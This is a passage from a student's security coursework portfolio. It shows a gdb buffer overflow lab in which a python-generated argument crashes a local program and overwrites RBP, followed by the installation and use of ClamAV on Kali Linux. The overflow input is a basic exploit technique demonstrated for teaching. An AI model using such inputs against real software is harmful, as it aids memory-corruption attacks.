(gdb) run hellohellohellohellohellohellohellohellohello
Starting program: /home/or/Desktop/code hellohellohellohellohellohellohellohellohello
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Program received signal SIGSEGV, Segmentation fault.
0x0000555555555168 in main ()
(gdb)
```

6. For the proof of concept, the python script \$(python -c "print('\x12' * 50)") which will overwrites the registers Run this script in gdb and see what happen.

#provide steps / screenshot

It couldn't run this code and I got a segmentation fault with a register address because it tried to overwrite the buffer which isn't allowed.

Assessment Task 2: Portfolio of Software Skills



The screenshot shows a terminal window with three tabs: 'kali-Or-Sasson', 'Metasploitable2-Linux-OrSasson', and 'tl-osint-2023.03-vmware'. The active tab is 'kali-Or-Sasson'. The terminal prompt is 'root@kali: /home/or/Desktop'. The terminal output shows a GDB session where a program is run with a python command that prints '\x12' 50 times. The program crashes with a segmentation fault (SIGSEGV). The stack trace shows the fault occurred in the 'main' function at address 0x000055555555168.


```
File Actions Edit View Help
(gdb) run $(python -c 'print ("\x12" * 50)')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/or/Desktop/code $(python -c 'print ("\x12" * 50)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x000055555555168 in main ()
```

7. In previous step, segmentation fault will occur, when you run the script. Now type command to see the info about registers. Provide the screen shot and highlight the register with address \x12. Give your observation on output #your observation

I could see that the RBP was overwritten with many of the "/x12" values I inserted with the python script above.

Assessment Task 2: Portfolio of Software Skills



```
(gdb) info reg
rax                0x0                                0
rbx                0x7fffffffef2e8                140737488347880
rcx                0x5                                5
rdx                0x7fffffffef5d3                140737488348627
rsi                0x7fffffffef5df                140737488348639
rdi                0x7fffffffef1bc                140737488347580
rbp                0x1212121212121212            0x1212121212121212
rsp                0x7fffffffef1d8                0x7fffffffef1d8
r8                 0x0                                0
r9                 0x7ffff7fcfb10                140737353939728
r10                0x7ffff7dd3238                140737351856696
r11                0x7ffff7f1ef10                140737353215760
r12                0x0                                0
r13                0x7fffffffef300                140737488347904
r14                0x555555557dd8                93824992247256
r15                0x7ffff7ffd000                140737354125312
rip                0x555555555168                0x555555555168 <main+47>
eflags             0x10206                [ PF IF RF ]
cs                 0x33                51
ss                 0x2b                43
ds                 0x0                0
es                 0x0                0
fs                 0x0                0
gs                 0x0                0
(gdb)
```

Part-E: Research, install & deploy operating system tools to secure code

Research antivirus software for your version of Linux.

Install antivirus software in your Linux virtual machine.

Submit a document that describes the software, explains why you chose this one and includes screen captures of the installation and usage of the software.

After my research I choose to install Clamav antivirus which were suitable for my Kali Linux Debian version. One of the reasons I have chosen ClamAV is because it is open source as Linux and its virus database getting updated regularly by users. Also, it has a huge virus directory, and all its commands can run through the command-line on Linux which gives an advanced control which antivirus with GUI only wouldn't offer. In addition, beginners could use ClamTk which could run with a friendly interface (GUI). Furthermore, ClamAV is owned by cisco, and it is free and considered one of the most popular antiviruses for Linux.

ClamAV can detect and remove many types of malwares, such as viruses, trojans and worms, and got a signature-based detection to identify threats. Also, it has real-time Filesystem detection, hoc file scanning and it can scan mail servers to identify malware. All scans can be scheduled and run regularly.

In the screenshot below I updated my Linux and checked my version to be able to research the right antivirus:

The screenshot shows a Kali Linux terminal window with the following content:

```

(or@kali)-[~]
$ sudo apt-get update
[sudo] password for or:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.8 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [47.2 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [19 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [258 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [194 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [885 kB]
Fetched 68.5 MB in 32s (2,168 kB/s)
Reading package lists ... Done


(or@kali)-[~]
$ uname -a
Linux kali 6.4.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.4.11-1kali1 (2023-08-21) x86_64 GNU/Linux

```

```
Kali-Or-Sasson × Metasploit2-Linux-OSSon × ti-psint-2023-03-vrmare-amd64 × Win10-FLARE-or-Sasson × ESXi-8-Session
```

```
[or@kali] ~  
File Actions Edit View Help  
  
[or@kali] ~$ sudo apt-get install clamav clamav-daemon -y  
Reading package lists ... Done  
Building dependency tree ... Done  
Reading state information ... Done  
  
The following packages were automatically installed and are no longer required:  
bluez-firmware catfish dh-elpha-helper docutils-common firmware-ath9k-htc firmware-atheros firmware-brcm80211  
firmware-intel-sound firmware-iwlwifi firmware-libertas firmware-realtek firmware-sof-signed firmware-ti-connectivity  
firmware-zd1211 girdl-2-gtksource-3.0 gir1.2-javascriptcoregtk-4.0 gir1.2-soup-2.4 gir1.2-weblite-4.0 gir1.2-xfceconf-0  
glib-networking kodi-linxx-firmware king-phisher libblockdev-crypto2 libblockdev-fs2 libblockdev-loop2  
libblockdev-part-erz2 libblockdev-part2 libblockdev-swap2 libblockdev-utils2 libblockdev2 libcibitsio9 libgdal31 libgeoos3.11.1  
libgpgnp-igd-1.0 libmongocrypt0 libmpdec3 libncurses5 libnginx-mod-http-geopip libnginx-mod-http-image-filter  
libnginx-mod-http-xslt-filter libnginx-mod-mail libnginx-mod-stream libnginx-mod-stream-geopip libobjec-12-dev libpoppler123  
libprotobuf23 libpython3.10 libpython3.10-dev libpython3.10-minimal libpython3.10-stdeb libsoup-gnome2.4-1 libspatialite7  
libsuperlu15 libtiff5 libtinfo5 libwebsockets1t64 libwyar9 libxingcore1 nginx-core php8.1-mysql pwgen python-pastedeploy-tpl  
python3-advancedhttpserver python3-alabaster python3-boltons python3-cairo-dev python3-commonmark python3-cryptography37  
python3-docutils python3-flask-security python3-geoip2 python3-geopy python3-geojson python3-graphene python3-graphene-sqlalchemy  
python3-grapqli-core python3-grapqli-replay python3-icalendar python3-imagesize python3-jaraco.classes python3-maxminddb  
python3-promise python3-py python3-pytz-deprecation-shim python3-requests-file python3-rule-engine python3-rx  
python3-smoke-zephyr python3-snowballstemmer python3-speakeater python3-sphinx python3-texttable python3.10 python3.10-dev  
python3.10-minimal ruby-celluloid ruby-celloid ruby-rubygems ruby3.0 ruby3.0-dev ruby3.0-doc sphinx-common ttf  
  
Use 'sudo apt autoremove' to remove them.  
  
The following additional packages will be installed:  
clamav-base clamav-freshclam clamdscan libclamav11  
Suggested packages:  
libclamunrar clamav-docs daemon libclamunrar11  
  
The following NEW packages will be installed:  
clamav clamav-base clamav-daemon clamav-freshclam clamdscan libclamav11  
0 upgraded, 6 newly installed, 0 to remove and 1810 not upgraded.  
Need to get 12.2 MB of archives.  
After this operation 59.1 MB of additional disk space will be used.  
Get:1 http://http.kali.org/kali kali-rolling/main amd64 clamav-base all 1.0.5+dfsg-1 [91.8 KB]  
Get:2 http://http.kali.org/kali kali-rolling/main amd64 libclamav11 amd64 1.0.5+dfsg-1 [6,204 KB]  
Get:3 http://http.kali.org/kali kali-rolling/main amd64 clamav-freshclam amd64 1.0.5+dfsg-1 [151 KB]  
Get:4 http://http.kali.org/kali kali-rolling/main amd64 clamav-daemon amd64 1.0.5+dfsg-1 [212 KB]  
Get:5 http://http.kali.org/kali kali-rolling/main amd64 clamav amd64 1.0.5+dfsg-1 [5,518 KB]  
Get:6 http://http.kali.org/kali kali-rolling/main amd64 clamdscan amd64 1.0.5+dfsg-1 [56.9 KB]  
Fetched 12.2 MB in 8s (1,614 kB/s)  
Preconfiguring packages ...  
Selecting previously unselected package clamav-base.
```


Assessment Task 2: Portfolio of Software Skills



```
kali-Or-Sasson x Metasploitable2-Linux-OrSasson x tl-osint-2023.03-vmware-a
1 2 3 4 2
or@kali: ~
File Actions Edit View Help
(Reading database ... 453279 files and directories currently installed.)
Preparing to unpack .../0-clamav-base_1.0.5+dfsg-1_all.deb ...
Unpacking clamav-base (1.0.5+dfsg-1) ...
Selecting previously unselected package libclamav11:amd64.
Preparing to unpack .../1-libclamav11_1.0.5+dfsg-1_amd64.deb ...
Unpacking libclamav11:amd64 (1.0.5+dfsg-1) ...
Selecting previously unselected package clamav-freshclam.
Preparing to unpack .../2-clamav-freshclam_1.0.5+dfsg-1_amd64.deb ...
Unpacking clamav-freshclam (1.0.5+dfsg-1) ...
Selecting previously unselected package clamav-daemon.
Preparing to unpack .../3-clamav-daemon_1.0.5+dfsg-1_amd64.deb ...
Unpacking clamav-daemon (1.0.5+dfsg-1) ...
Selecting previously unselected package clamav.
Preparing to unpack .../4-clamav_1.0.5+dfsg-1_amd64.deb ...
Unpacking clamav (1.0.5+dfsg-1) ...
Selecting previously unselected package clamdscan.
Preparing to unpack .../5-clamscan_1.0.5+dfsg-1_amd64.deb ...
Unpacking clamdscan (1.0.5+dfsg-1) ...
Setting up libclamav11:amd64 (1.0.5+dfsg-1) ...
Setting up clamav-base (1.0.5+dfsg-1) ...
id: 'clamav': no such user
Setting up clamav-freshclam (1.0.5+dfsg-1) ...
update-rc.d: We have no instructions for the clamav-freshclam init script.
update-rc.d: It looks like a non-network service, we enable it.
Setting up clamdscan (1.0.5+dfsg-1) ...
Setting up clamav-daemon (1.0.5+dfsg-1) ...
update-rc.d: We have no instructions for the clamav-daemon init script.
update-rc.d: It looks like a non-network service, we enable it.
clamav-daemon.service is a disabled or a static unit, not starting it.
clamav-daemon.socket is a disabled or a static unit, not starting it.
Setting up clamav (1.0.5+dfsg-1) ...
Processing triggers for libc-bin (2.37-12) ...
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for kali-menu (2023.4.5) ...
(or@kali)~$
```


With the clamscan –help I could view the options of the commands I can use plus the version of the software:

Assessment Task 2: Portfolio of Software Skills



```
or@kali: ~  
File Actions Edit View Help  
or@kali ~  
$ clamscan -h  
  
Clam AntiVirus: Scanner 1.0.5  
By The ClamAV Team: https://www.clamav.net/about.html#credits  
(C) 2022 Cisco Systems, Inc.  
  
clamscan [options] [file/directory/-]  
  
--help -h Show this help  
--version -V Print version number  
--verbose -v Be verbose  
--archive-verbose -a Show filenames inside scanned archives  
--debug Enable libclamav's debug messages  
--quiet Only output error messages  
--stdout Write to stdout instead of stderr. Does not affect 'debug' messages.  
--no-summary Disable summary at end of scanning  
--infected -i Only print infected files  
--suppress-ok-results -o Skip printing OK files  
--bell Sound bell on virus detection  
  
--tempdir=DIRECTORY Create temporary files in DIRECTORY  
--leave-temps[=yes/no(*)] Do not remove temporary files  
--gen-json[=yes/no(*)] Generate JSON metadata for the scanned file(s). For testing & development use ONLY.  
JSON will be printed if --debug is enabled.  
A JSON file will be dropped to the temp directory if --leave-temps is enabled.  
--database=FILE/DIR -d FILE/DIR Load virus database from FILE or load all supported db files from DIR  
--official-db-only[=yes/no(*)] Only load official signatures  
--log=FILE -l FILE Save scan report to FILE  
--recursive[=yes/no(*)] -r Scan subdirectories recursively  
--allmatch[=yes/no(*)] -z Continue scanning within file after finding a match  
--cross-fs[=yes(*)/no] Scan files and directories on other filesystems  
--follow-dir-symlinks[=0/1(*)/2] Follow directory symlinks (0 = never, 1 = direct, 2 = always)  
--follow-file-symlinks[=0/1(*)/2] Follow file symlinks (0 = never, 1 = direct, 2 = always)  
--file-list=FILE -f FILE Scan files from FILE
```


In this screenshot I checked the usage of the software while I was running a scan to monitor the CPU usage:



```
or@kali: ~  
File Actions Edit View Help  
top - 10:36:22 up 21:07, 4 users, load average: 0.56, 0.68, 0.64  
Tasks: 228 total, 2 running, 225 sleeping, 1 stopped, 0 zombie  
%Cpu(s): 27.1 us, 14.8 sy, 0.0 ni, 51.6 id, 0.3 wa, 0.0 hi, 6.3 si, 0.0 st  
MiB Mem : 1930.4 total, 361.7 free, 1376.0 used, 355.3 buff/cache  
MiB Swap: 1024.0 total, 466.8 free, 557.2 used. 554.4 avail Mem  
  
  PID USER      PR  NI   VIRT   RES   SHR  S  %CPU  %MEM    TIME+  COMMAND  
618426 or        20   0 687152 625288 11008 R  99.7   31.6   0:10.60 clamscan  
1295 root       20   0 620356 212152 15828 S  35.5   10.7  18:00.49 Xorg  
612736 or        20   0 447148 17464 12824 S  16.9    0.9   0:18.95 qterminal  
618401 _apt      20   0 22932 9984 8960 S  10.0    0.5   0:00.89 http
```

In this screenshot I was running a scan against my “home” directory:

Assessment Task 2: Portfolio of Software Skills




```
(or@kali)-[~]
$ clamscan
Loading: 33s, ETA: 0s [=====] 8.69M/8.69M sigs
Compiling: 16s, ETA: 0s [=====] 41/41 tasks

/home/or/.bash_history: OK
/home/or/.scan.xml: OK
/home/or/.xsession-errors: OK
/home/or/.viminfo: OK
/home/or/.wget-hsts: OK
/home/or/.face: OK
/home/or/.scan.html: OK
/home/or/.Xauthority: OK
/home/or/.profile: OK
/home/or/.xorgxrdp.10.log: OK
/home/or/.face.icon: Symbolic link
/home/or/.pass.txt: OK
/home/or/.ICEauthority: Empty file
/home/or/googlelogo_light_color_272x92dp.png: OK
/home/or/.bashrc: OK
/home/or/.user.txt: OK
/home/or/.xsession-errors.old: OK
/home/or/.zshrc: OK
/home/or/.bash_logout: OK
/home/or/chmod 600 sshkey: OK
/home/or/file2.txt: OK
/home/or/.bashrc.original: OK
/home/or/.sudo_as_admin_successful: Empty file
/home/or/crackpass.txt: OK
/home/or/.dmrc: OK
/home/or/file1.txt: OK

----- SCAN SUMMARY -----
Known viruses: 8686452
Engine version: 1.0.5
Scanned directories: 1
Scanned files: 23
Infected files: 0
Data scanned: 0.18 MB
Data read: 0.09 MB (ratio 2.05:1)
Time: 51.240 sec (0 m 51 s)
Start Date: 2024:03:09 10:36:11
End Date: 2024:03:09 10:37:02
```

I used the following command to scan the whole system and remove infected files:




```
(or@kali)-[~]
$ clamscan -r --remove /
Loading: 53s, ETA: 0s [=====] 8.69M/8.69M sigs
Compiling: 22s, ETA: 0s [=====] 41/41 tasks ks

/tmp/vmware-root_717616-1938583192: Can't open directory.
/tmp/systemd-private-250a519137a7490793c84d9d7cc7bd6c-systemd-logind.service-5CtLpD: Can't open directory.
/tmp/.xfsm-ICE-6Y8CK2: OK
/tmp/vmware-root_438-557881233: Can't open directory.
/tmp/systemd-private-250a519137a7490793c84d9d7cc7bd6c-ModemManager.service-2IU3LR: Can't open directory.
/tmp/systemd-private-250a519137a7490793c84d9d7cc7bd6c-colord.service-2WsnjP: Can't open directory.
/tmp/.X0-lock: OK
/tmp/systemd-private-250a519137a7490793c84d9d7cc7bd6c-upower.service-HQ4EFN: Can't open directory.
/tmp/systemd-private-250a519137a7490793c84d9d7cc7bd6c-haveged.service-MckSkT: Can't open directory.
/tmp/systemd-private-250a519137a7490793c84d9d7cc7bd6c-polkit.service-6lVeKT: Can't open directory.
/0: Empty file
```

I also installed the Clamtk for a friendly GUI:

Assessment Task 2: Portfolio of Software Skills



A terminal window titled 'kali-Or-Sasson' showing the command 'sudo apt install clamtk' being executed. The output shows the package lists being read, the dependency tree being built, and the state information being read, all successfully.

```
(or@kali)-[~]  
$ sudo apt install clamtk  
[sudo] password for or:  
Reading package lists ... Done  
Building dependency tree ... Done  
Reading state information ... Done
```

